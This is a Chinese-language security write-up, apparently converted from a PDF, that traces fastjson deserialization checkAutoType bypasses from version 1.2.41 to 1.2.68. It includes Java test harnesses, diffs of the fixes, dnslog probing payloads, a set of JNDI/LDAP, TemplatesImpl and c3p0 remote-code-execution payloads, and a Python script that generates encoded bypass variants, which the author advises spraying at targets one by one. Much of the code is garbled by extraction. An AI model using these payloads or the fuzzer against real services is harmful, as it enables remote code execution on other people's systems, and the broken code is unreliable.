
测试 (jdk8u102, fastjson 1.2.41):

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Test4 {
    public static void main(String[] args) {
        String payload = "{\"rand1\":{\"@type\":\"Lcom.sun.rowset.JdbcRowSetImpl;\",\"dat ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        //JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        //JSON.parseObject(payload, User.class); 成功
    }
}
```

结果:



ver=1.2.42

在1.2.42对1.2.25~1.2.41的checkAutotype绕过进行了修复,将黑名单改成了十进制,对checkAutotype检测也做了相应变化:

```
private static boolean
                                                                            jdk8Error
                                                                                                  = false;
                   private boolean
                                                                            autoTypeSupport
                                                                                                  = AUTO SUPPORT;
                   private String[]
                                                                            denyList
                                                                                                  = "bsh,com.mchange,com.sun.,java.lang.Thread,ja
                   private String[]
                                                                            acceptList
                                                                                                  = AUTO_TYPE_ACCEPT_LIST;
                   private long[]
                                                                            denyHashCodes;
                    private long[]
                                                                            acceptHashCodes;
                   public final boolean
                                                                            fieldBased;
134
       124
                   public boolean
                                                                            compatibleWithJavaBean = TypeUtils.compatibleWithJavaBean;
                        denyHashCodes = new long[]{
                                -8720046426850100497L,
                                -8109300701639721088L,
                                -7966123100503199569L,
                                -7766605818834748097L,
                                -6835437086156813536L,
                                -4837536971810737970L,
                                -4082057040235125754L,
                                -2364987994247679115L,
                                -1872417015366588117L,
                                -254670111376247151L,
                                -190281065685395680L,
                                33238344207745342L,
                                313864100207897507L,
                                1203232727967308606L,
                                1502845958873959152L,
                                3547627781654598988L,
                                3730752432285826863L,
                                3794316665763266033L,
                                4147696707147271408L,
                                5347909877633654828L,
                               5450448828334921485L,
                                5751393439502795295L,
                               5944107969236155580L,
                                6742705432718011780L,
                                7179336928365889465L,
                                7442624256860549330L,
                                8838294710098435315L
```

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
   $
             @@ -856,27 +884,44 @@ public void addAccept(String name) {
       884
                           return null;
                       }
                       if (typeName.length() >= 128) {
       887 +
                       if (typeName.length() >= 128 | typeName.length() < 3) {</pre>
                           throw new JSONException("autoType is not support. " + typeName);
                        final String className = typeName.replace('$', '.');
       891 +
                       String className = typeName.replace('$', '.');
864
                       Class<?> clazz = null;
       894 +
                        final long BASIC = 0xcbf29ce484222325L;
                       final long PRIME = 0x100000001b3L;
                       if ((((BASIC
                               ^ className.charAt(0))
                               * PRIME)
                               ^ className.charAt(className.length() - 1))
                               * PRIME == 0x9198507b5af98f0L)
                           className = className.substring(1, className.length() - 1);
       906 +
                       final long h3 = (((((BASIC ^ className.charAt(0))
       907 +
                               * PRIME)
       908 +
                               ^ className.charAt(1))
       909 +
                               * PRIME)
       910 +
                               ^ className.charAt(2))
       911 +
                               * PRIME:
       912 +
                       if (autoTypeSupport | expectClass != null) {
                           for (int i = 0; i < acceptList.length; ++i) {</pre>
                               String accept = acceptList[i];
                               if (className.startsWith(accept)) {
       914 +
                           long hash = h3;
       915 +
                           for (int i = 3; i < className.length(); ++i) {</pre>
       916 +
                               hash ^= className.charAt(i);
       917 +
                               hash *= PRIME;
       918 +
                                if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
```

黑名单改成了十进制,检测也进行了相应hash运算。不过和上面1.2.25中的检测过程还是一致的,只是把startswith这种检测换成了hash运算这种检测。对于1.2.25~1.2.41的checkAutotype绕过的修复,就是红框处,判断了className前后是不是 L 和;,如果是,就截取第二个字符和到倒数第二个字符。所以1.2.42版本的checkAutotype绕过就是前后双写 LL 和;;,截取之后过程就和1.2.25~1.2.41版本利用方式一样了。

用上面的JdbcRowSetImpl利用链:

```
{
   "rand1": {
      "@type": "LLcom.sun.rowset.JdbcRowSetImpl;;",
      "dataSourceName": "ldap://localhost:1389/Object",
      "autoCommit": true
}
```


测试 (jdk8u102, fastjson 1.2.42):

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Test5 {
    public static void main(String[] args) {
        String payload = "{\"rand1\":{\"@type\":\"LLcom.sun.rowset.JdbcRowSetImpl;;\",\"c
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        //JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        //JSON.parseObject(payload, User.class); 成功
    }
}
```

结果:



ver=1.2.43

1.2.43对于1.2.42的绕过修复方式:

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
                        if (typeName == null) {
                            return null;
                        if (typeName.length() >= 128 || typeName.length() < 3) {</pre>
                            throw new JSONException("autoType is not support. " + typeName);
       894
                        }
                        String className = typeName.replace('$', '.');
                        Class<?> clazz = null;
                        final long BASIC = 0xcbf29ce484222325L;
894
                        final long PRIME = 0x100000001b3L;
       902
                        if ((((BASIC
                                ^ className.charAt(0))
       903
       904
       905
                                ^ className.charAt(className.length() - 1))
       906
                                * PRIME == 0x9198507b5af98f0L)
                            if ((((BASIC
                                   ^ className.charAt(0))
       910
                                    * PRIME)
                                    ^ className.charAt(1))
                                    * PRIME == 0x9195c07b5af5345L)
       913
       914
                                throw new JSONException("autoType is not support. " + typeName);
       916
                            // 9195c07b5af5345
                            className = className.substring(1, className.length() - 1);
       918
                        }
   ΣĮZ
              @@ -1011,4 +1025,9 @@ public void addAccept(String name) {
   ΣŤΞ
```

在第一个if条件之下(L开头,;结尾),又加了一个以LL开头的条件,如果第一个条件满足并且以LL开头,直接抛异常。所以这种修复方式没法在绕过了。但是上面的loadclass除了L和;做了特殊处理外,[也被特殊处理了,又再次绕过了checkAutoType:

```
🕀 🛨 🔯 — Deserializer.java
                                                                  C ParserConfig.java
                                                                                  💢 😊 TypeUtils.java 🔀 😊 IdentityHashMap.java 🤇
         alidada.iastjson
                                                                                        loadClass(String className, ClassLoader classLoader, 2
        ▼ 🖿 longofo.test
                                                             s boolean cache) {
             🚮 aaa.json
                                                                     if(className == null || className.length() == 0){
             C Test1
             C Test2
                                                                     Class<?> clazz = mappings.get(className);
             © Test3
                                                                     if(clazz != null){
             C Test4
                                                                          return clazz;
             © Test6
                                                                      if(className.charAt(0) == '['){
                                                                          Class<?> componentType = loadClass(className.substring(1),
      ▶ ■ META-INF
                                                              classLoader);
    ► resources
                                                                          return Array.newInstance(componentType, length: 0).getClass();
▶ target
                                                                     if(className.startsWith("L") && className.endsWith(";")){
  a.gitignore
                                                                          String newClassName = className.substring(1, className.length() -
  .travis.yml
                                                                          return loadClass(newClassName, classLoader);
  🛃 logo.jpg
                                                                          if(classLoader != null){
  # README.md
                                                                              clazz = classLoader.loadClass(className);
  frfc4627.txt
                                                                              if (cache) {

₫ vtune.sh

                                                                                  mappings.put(className, clazz);

₫ x.sh


IIII External Libraries
                                                                              return clazz:
                                                   1210
                                                                                                                                          Seebug
Scratches and Consoles
```

用上面的JdbcRowSetImpl利用链:

```
{"rand1":{"@type":"[com.sun.rowset.JdbcRowSetImpl"[{"dataSourceName":"ldap://127.0.0.1:13
```

测试 (jdk8u102, fastjson 1.2.43):

结果:



ver=1.2.44

1.2.44版本修复了1.2.43绕过,处理了[:

```
y 24 ■■■■ src/main/java/com/alibaba/fastjson/parser/ParserConfig.java 

□

  213
             @@ -899,22 +899,13 @@ public void addAccept(String name) {
                       final long BASIC = 0xcbf29ce484222325L;
                       final long PRIME = 0x100000001b3L;
                       if ((((BASIC
                              ^ className.charAt(0))
                              * PRIME)
                              ^ className.charAt(className.length() - 1))
                              * PRIME == 0x9198507b5af98f0L)
                           if ((((BASIC
                                  ^ className.charAt(0))
                                  * PRIME)
                                  ^ className.charAt(1))
                                  * PRIME == 0x9195c07b5af5345L)
                               throw new JSONException("autoType is not support. " + typeName);
                           // 9195c07b5af5345
                           className = className.substring(1, className.length() - 1);
                       final long h1 = (BASIC ^ className.charAt(0)) * PRIME;
       903 +
                       if (h1 == 0xaf64164c86024f1aL) { // [
                           throw new JSONException("autoType is not support. " + typeName);
                       if ((h1 ^ className.charAt(className.length() - 1)) * PRIME == 0x9198507b5af98f0L) {
       908 +
                           throw new JSONException("autoType is not support. " + typeName);
                                                                                                                          ( Seebug
```

删除了之前的 L 开头、;结尾、 LL 开头的判断,改成了 [开头就抛异常, ;结尾也抛异常, 所以这样写之前的几次绕过都修复了。

ver>=1.2.45&ver<1.2.46

这两个版本期间就是增加黑名单,没有发生checkAutotype绕过。黑名单中有几个payload在后面的 RCE Payload给出,这里就不写了

ver=1.2.47

这个版本发生了不开启autotype情况下能利用成功的绕过。解析一下这次的绕过:

- 1. 利用到了 java.lang.class,这个类不在黑名单,所以checkAutotype可以过
- 2. 这个 java.lang.class 类对应的deserializer为MiscCodec,deserialize时会取json串中的val值并 load这个val对应的class,如果fastjson cache为true,就会缓存这个val对应的class到全局map 中
- 3. 如果再次加载val名称的class,并且autotype没开启(因为开启了会先检测黑白名单,所以这个漏洞开启了反而不成功),下一步就是会尝试从全局map中获取这个class,如果获取到了,直接返回

这个漏洞分析已经很多了,具体详情可以参考下这篇

(http://www.lmxspace.com/2019/06/29/FastJson-

%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%AD%A6%E4%B9%A0/#v1-2-47)


payload:

```
"rand1": {
    "@type": "java.lang.Class",
    "val": "com.sun.rowset.JdbcRowSetImpl"
},
    "rand2": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://localhost:1389/Object",
        "autoCommit": true
}
```

测试 (jdk8u102, fastjson 1.2.47):


```
package com.longofo.test;
import com.alibaba.fastjson.JSON;
public class Test7 {
    public static void main(String[] args) {
       String payload = "{\n" +
                    \"rand1\": {\n" +
                        \"@type\": \"java.lang.Class\", \n" +
                        \"val\": \"com.sun.rowset.JdbcRowSetImpl\"\n" +
                    }, \n" +
                    \"rand2\": {\n" +
                        \"@type\": \"com.sun.rowset.JdbcRowSetImpl\", \n" +
                        \"dataSourceName\": \"ldap://localhost:1389/Object\", \n" +
                        \"autoCommit\": true\n" +
                     }\n" +
                "}";
       //JSON.parse(payload); 成功
       //JSON.parseObject(payload); 成功
       //JSON.parseObject(payload,Object.class); 成功
        JSON.parseObject(payload, User.class);
```

结果:



ver>=1.2.48&ver<=1.2.68

在1.2.48修复了1.2.47的绕过,在MiscCodec,处理Class类的地方,设置了cache为false:



在1.2.48到最新版本1.2.68之间,都是增加黑名单类。

ver=1.2.68

1.2.68是目前最新版,在1.2.68引入了safemode,打开safemode时,@type这个specialkey完全无用,无论白名单和黑名单,都不支持autoType了。

在这个版本中,除了增加黑名单,还减掉一个黑名单:

```
400
                        denyHashCodes = new long[]{
   ΣĮΞ
             @@ -219,6 +228,8 @@ public static ParserConfig getGlobalInstance() {
   और
                                0xC8D49E5601E661A9L,
                                0xC963695082FD728EL.
                                0xD1EFCDF4B3316D34L,
       231 +
                                0xD54B91CC77B239EDL.
       232 +
                                0xD8CA3D595E982BACL,
                                0xDE23A0809A8B9BD6L,
       234
                                0xDEFC208F237D4104L.
224
                                0xDF2DDFF310CDB375L,
   ΣĮΞ
             @@ -249,6 +260,7 @@ public static ParserConfig getGlobalInstance() {
   213
                                0x154B6CB22D294CFAL,
                                0x17924CCA5227622AL,
                                0x193B2697EAAED41AL,
       263 +
                                0x1CD6F11C6A358BB7L,
       264
                                0x1E0A8C3358FF3DAEL.
                                0x24D2F6048FEF4E49L,
254
                                0x24EC99D5E7DC5571L,
   ΣĽζ
             @@ -278,6 +290,7 @@ public static ParserConfig getGlobalInstance() {
   213
                                0x4EF08C90FF16C675L.
279
       291
                                0x4FD10DDC6D13821FL,
                                0x527DB6B46CE3BCBCL,
       293 +
                                0x535E552D6F9700C1L,
       294
                                0x5728504A6D454FFCL,
                                0x599B5C1213A099ACL,
                                0x5A5BD85C072E5EFEL,
             @@ -295,7 +308,9 @@ public static ParserConfig getGlobalInstance() {
                                0x74B50BB9260E31FFL,
                                0x75CC60F5871D0FD3L,
                                0x767A586A5107FEEFL,
                                0x7AA7EE3627A19CF3L
                                0x7AA7EE3627A19CF3L,
       312 +
                                0x7ED9311D28BF1A65L,
                                0x7ED9481D28BF417AL
       313 +
       314
                        };
```

这个减掉的黑名单,不知道有师傅跑出来没,是个包名还是类名,然后能不能用于恶意利用,反正有点奇怪。

探测Fastjson

比较常用的探测Fastjson是用dnslog方式,探测到了再用RCE Payload去一个一个打。同事说让搞个能回显的放扫描器扫描,不过目标容器/框架不一样,回显方式也会不一样,这有点为难了…,还是用dnslog吧。

dnslog探测

目前fastjson探测比较通用的就是dnslog方式去探测,其中Inet4Address、Inet6Address直到1.2.67都可用。下面给出一些看到的payload(结合了上面的rand:{}这种方式,比较通用些):

```
{"rand1":{"@type":"java.net.InetAddress","val":"http://dnslog"}}
{"rand2":{"@type":"java.net.Inet4Address","val":"http://dnslog"}}
{"rand3":{"@type":"java.net.Inet6Address","val":"http://dnslog"}}
{"rand4":{"@type":"java.net.InetSocketAddress"{"address":,"val":"http://dnslog"}}}
{"rand5":{"@type":"java.net.URL","val":"http://dnslog"}}
一些畸形payload,不过依然可以触发dnslog:
{"rand6":{"@type":"com.alibaba.fastjson.JSONObject", {"@type": "java.net.URL", "val":"htt
{"rand7":Set[{"@type":"java.net.URL","val":"http://dnslog"}]}
{"rand8":Set[{"@type":"java.net.URL","val":"http://dnslog"}
{"rand9":{"@type":"java.net.URL","val":"http://dnslog"}:0
```

一些RCE Payload

之前没有收集关于fastjson的payload,没有去跑jar包……,下面列出了网络上流传的payload以及从marshalsec中扣了一些并改造成适用于fastjson的payload,每个payload适用的jdk版本、fastjson版本就不一一测试写了,这一通测下来都不知道要花多少时间,实际利用基本无法知道版本、autotype开了没、用户咋配置的、用户自己设置又加了黑名单/白名单没,所以将构造的Payload——过去打就行了,基础payload:

```
payload1:
  "rand1": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
payload2:
  "rand1": {
    "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    " bytecodes": [
      "yv66vgAAADQAJgoAAwAPBwAhBwASAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZ(
    " name": "aaa",
    " tfactory": {},
    " outputProperties": {}
payload3:
  "rand1": {
    "@type": "org.apache.ibatis.datasource.jndi.JndiDataSourceFactory",
    "properties": {
      "data source": "ldap://localhost:1389/Object"
```

```
payload4:
  "rand1": {
    "@type": "org.springframework.beans.factory.config.PropertyPathFactoryBean",
    "targetBeanName": "ldap://localhost:1389/Object",
    "propertyPath": "foo",
    "beanFactory": {
      "@type": "org.springframework.jndi.support.SimpleJndiBeanFactory",
      "shareableResources": [
        "ldap://localhost:1389/Object"
payload5:
  "rand1": Set[
    "@type": "org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor",
    "beanFactory": {
      "@type": "org.springframework.jndi.support.SimpleJndiBeanFactory",
      "shareableResources": [
        "ldap://localhost:1389/obj"
    "adviceBeanName": "ldap://localhost:1389/obj"
 },
    "@type": "org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor"
]}
```

```
payload6:
  "rand1": {
    "@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
    "userOverridesAsString": "HexAsciiSerializedMap:aced00057372003d636f6d2e6d6368616e676
payload7:
  "rand1": {
    "@type": "com.mchange.v2.c3p0.JndiRefForwardingDataSource",
    "jndiName": "ldap://localhost:1389/Object",
    "loginTimeout": 0
...还有很多
```

下面是个小脚本,可以将基础payload转出各种绕过的变形态,还增加了 \u 、 \x 编码形式:

```
#!usr/bin/env python
# -*- coding:utf-8 -*-
@author: longofo
@file: fastjson_fuzz.py
@time: 2020/05/07
import json
from json import JSONDecodeError
class FastJsonPayload:
    def init (self, base payload):
        try:
            json.loads(base payload)
        except JSONDecodeError as ex:
            raise ex
        self.base_payload = base_payload
    def gen common(self, payload, func):
        tmp payload = json.loads(payload)
        dct objs = [tmp payload]
        while len(dct_objs) > 0:
            tmp objs = []
            for dct obj in dct objs:
                for key in dct obj:
                    if key == "@type":
                        dct_obj[key] = func(dct_obj[key])
                    if type(dct obj[key]) == dict:
                        tmp_objs.append(dct_obj[key])
            dct objs = tmp objs
```

```
return json.dumps(tmp payload)
# 对@type的value增加L开头,;结尾的payload
def gen payload1(self, payload: str):
   return self.gen common(payload, lambda v: "L" + v + ";")
#对@type的value增加LL开头,;;结尾的payload
def gen payload2(self, payload: str):
   return self.gen common(payload, lambda v: "LL" + v + ";;")
# 对@type的value进行\u
def gen_payload3(self, payload: str):
   return self.gen common(payload,
                          lambda v: ''.join('\\u{:04x}'.format(c) for c in v.encode(
# 对@type的value进行\x
def gen payload4(self, payload: str):
   return self.gen common(payload,
                          lambda v: ''.join('\\x{:02x}'.format(c) for c in v.encode(
# 生成cache绕过payload
def gen payload5(self, payload: str):
   cache payload = {
        "rand1": {
           "@type": "java.lang.Class",
           "val": "com.sun.rowset.JdbcRowSetImpl"
       }
   cache payload["rand2"] = json.loads(payload)
   return json.dumps(cache payload)
def gen(self):
   payloads = []
```

```
payload1 = self.gen payload1(self.base payload)
        yield payload1
        payload2 = self.gen payload2(self.base payload)
        yield payload2
        payload3 = self.gen payload3(self.base payload)
        yield payload3
        payload4 = self.gen payload4(self.base payload)
        yield payload4
        payload5 = self.gen payload5(self.base payload)
        yield payload5
        payloads.append(payload1)
        payloads.append(payload2)
        payloads.append(payload5)
        for payload in payloads:
            yield self.gen payload3(payload)
            yield self.gen payload4(payload)
if name == ' main ':
    fjp = FastJsonPayload('''{
  "rand1": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
}''')
    for payload in fjp.gen():
```

```
print(payload)
print()
```

例如JdbcRowSetImpl结果:

```
{"rand1": {"@type": "Lcom.sun.rowset.JdbcRowSetImpl;", "dataSourceName": "ldap://localhos
{"rand1": {"@type": "LLcom.sun.rowset.JdbcRowSetImpl;;", "dataSourceName": "ldap://local
{"rand1": {"@type": "\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u006f\u0077\u
{"rand1": {"@type": "\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a\x64}}
{"rand1": {"@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl"}, "rand2":
{"rand1": {"@type": "\u004c\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u006f\u
{"rand1": {"@type": "\x4c\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a
{"rand1": {"@type": "\u004c\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u
{"rand1": {"@type": "\x4c\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e
{"rand1": {"@type": "\u006a\u0061\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0043\u
{"rand1": {"@type": "\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x43\x6c\x61\x73\x73", "val'
```

有些师傅也通过扫描maven仓库包来寻找符合jackson、fastjson的恶意利用类,似乎大多数都是在寻找jndi类型的漏洞。对于跑黑名单,可以看下这个项目 (https://github.com/LeadroyaL/fastjson-blacklist),跑到1.2.62版本了,跑出来了大多数黑名单,不过很多都是包,具体哪个类还得去包中一一寻找。

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太多了, 感谢师傅们的辛勤记录。



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